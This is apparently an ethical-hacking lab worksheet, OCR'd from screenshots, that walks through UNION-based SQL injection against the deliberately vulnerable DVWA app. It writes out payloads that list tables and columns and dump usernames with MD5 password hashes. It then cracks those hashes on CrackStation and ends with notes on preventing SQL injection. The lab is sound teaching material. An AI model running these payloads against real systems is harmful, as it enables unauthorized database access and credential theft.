
This means the name of the database is **dvwa**.

Step 6: Retrieve table Names from the dvwa database.

a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
WHERE table_type='base table' AND table_schema='dvwa'#
```

b. Click **Submit**.



Vulnerability: SQL Injection

```
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: users
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

The output with **First Name: 1** is the table information.

What are the two tables that were found? **Guestbook and users**
Which table do you think is the most interesting for a penetration test? **Users table because it may include usernames and passwords.**


Step 7: Retrieve column names from the users table.

You will now discover the field names in the users table. This will help you to find information that is useful for the pentest.

a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns
WHERE table_name='users'#
```

b. Click **Submit**.



```
10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+1%2Ccolumn_name+FROM+information_schema.columns+WHERE+table_name%3D'users'%23&Submit=Submit#
```

User ID: Submit

```
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: user_id

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: first_name

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: last_name

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: user

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: password

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: avatar

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: last_login

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: failed_login
```

The list of column names displays after the listing of user accounts in the output. The information in which two columns is of interest to use in our penetration test? Explain.

The user column and the password column are of interest because they seem to contain information that can be used for unauthorized access.


Step 8: Retrieve the user credentials.

This query will retrieve the users and passwords.

a. In the **User ID:** field type:

```
1' OR 1=1 UNION SELECT user, password FROM users #
```

b. Click **Submit**.


Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Vulnerability: SQL Injectio
New Tab
10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+user%2C+password+FROM+users+%23&Submit=Submit#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
User ID:
Submit
Right Ctrl

Vulnerability: SQL Injection

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

After the list of users, you should see several results with usernames and what appears to be password hashes.

Which account could be the most valuable in our pentest? Explain.
The admin account, it probably has the greatest rights and privileges on the system.

c. Try crafting queries to display the contents of other fields in the table by varying the column names based on the names previously displayed.

What is the difference between the **user_id** and **user** fields? **The user_id is a number, while the user field is the username.**


Step 9: Hack the password hashes.

a. Open another browser tab and navigate to https://crackstation.net.

CrackStation is a free online password hash cracker.

b. Copy and paste the password hash from DVWA into CrackStation and click **Crack Hashes**.

What is the password of the admin account? **password**



Ethical-Hacker-Kali [Running] - Oracle VirtualBox

https://crackstation.net

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist


How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.

What is the password for the user pablo? **letmein**



Ethical-Hacker-Kali [Running] - Oracle VirtualBox

https://crackstation.net

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
0d107d09f5bbe40cade3de5c71e9e9b7
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.

Part 2: Research SQL Injection Mitigation

Step 1: Conduct online research on SQL injection mitigation.

a. Open a web browser and search SQL injection mitigation and SQL injection prevention.

b. Take notes on your mitigation and prevention findings.

How to Prevent SQL Injections

Step 1: Train and maintain awareness: To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with SQL Injections. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.

Step 2: Don’t trust any user input: Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input.

Step 3: Use whitelists, not blacklists: Don’t filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists only.

Step 4: Adopt the latest technologies: Older web development technologies don’t have SQLi protection. Use the latest version of the development environment and language and the latest technologies associated with that environment/language. For example, in PHP use PDO instead of MySQLi.

Step 5: Employ verified mechanisms: Don’t try to build SQLi protection from scratch. Most modern development technologies can offer you mechanisms to protect against SQLi. Use such mechanisms instead of trying to reinvent the wheel. For example, use parameterized queries or stored procedures.

Step 6: Scan regularly (with Acunetix): SQL Injections may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner such as Acunetix. If you use Jenkins, you should install the Acunetix plugin to automatically scan every build.